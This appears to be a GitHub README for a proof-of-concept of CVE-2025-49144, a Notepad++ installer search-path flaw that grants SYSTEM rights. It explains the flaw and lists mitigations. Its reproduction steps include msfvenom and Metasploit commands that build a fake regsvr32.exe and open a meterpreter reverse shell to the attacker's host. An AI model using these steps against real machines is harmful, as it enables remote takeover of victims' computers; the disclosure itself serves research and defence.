 thetorjancaptain/cve-2025-49144_poc
CVE-2025-49144 PoC for security researchers to test and try.

📌 CVE-2025-49144 is a high-severity local privilege escalation vulnerability found in the Notepad++ v8.8.1 and prior version installers. This vulnerability stems from uncontrolled executable search path behavior during installation, allowing a local attacker to gain SYSTEM-level privileges by placing malicious executables in the same directory as the installer.
⚙️ How the CVE works – Step-by-Step:
🧱 1. What went wrong in the installer?

The Notepad++ installer (before v8.8.2) calls regsvr32.exe to register some components — but it does this without giving the full path (like C:\Windows\System32\regsvr32.exe).
Instead, it just runs:
regsvr32.exe some_dll
📂 2. Windows search path behavior: When an executable is launched without a full path, Windows uses a specific search order to find the file:
The folder from which the application was launched (e.g., Downloads)
The system folder (System32)
The Windows folder
Current working directory
Paths in PATH environment variable
So, if a fake regsvr32.exe is placed in the same folder as the installer (e.g., Downloads), Windows will use it before the real one.
💣 3. Exploitation:
- Attacker places a malicious regsvr32.exe in the same folder as the legitimate Notepad++ installer (e.g., the victim's Downloads folder).

- Victim runs the installer (thinking it’s safe).

- Installer calls regsvr32.exe, but ends up executing the malicious one from the same folder — with SYSTEM privileges (because installers typically request admin permissions).

- The attacker's payload is now running as NT AUTHORITY\SYSTEM.
⚙️ Steps to Reproduce:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<your-ip> LPORT=4444 -f c > shellcode.txt
x86_64-w64-mingw32-gcc regsvr32_loader.c -o regsvr32.exe -mwindows
msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST X.X.X.X
set LPORT 4444
run
Note: This is a PoC thus tested with Windows defender and real time protection disabled.
✅ Mitigation
Users and administrators should:
Upgrade to Notepad++ v8.8.2 or later
Restrict software installation to trusted admins
Use AppLocker, WDAC, or Software Restriction Policies (SRP) to:
Security teams should regularly audit install paths, monitor write permissions, and observe behavior during installer execution to reduce attack surface.
MIT License — Free for educational, research, and defensive purposes only.
Pull Requests welcome — improve detection, add features, or suggest fixes.
This PoC is for educational and research purposes only. Use it at your own risk. The author is not responsible for any misuse or damage caused."
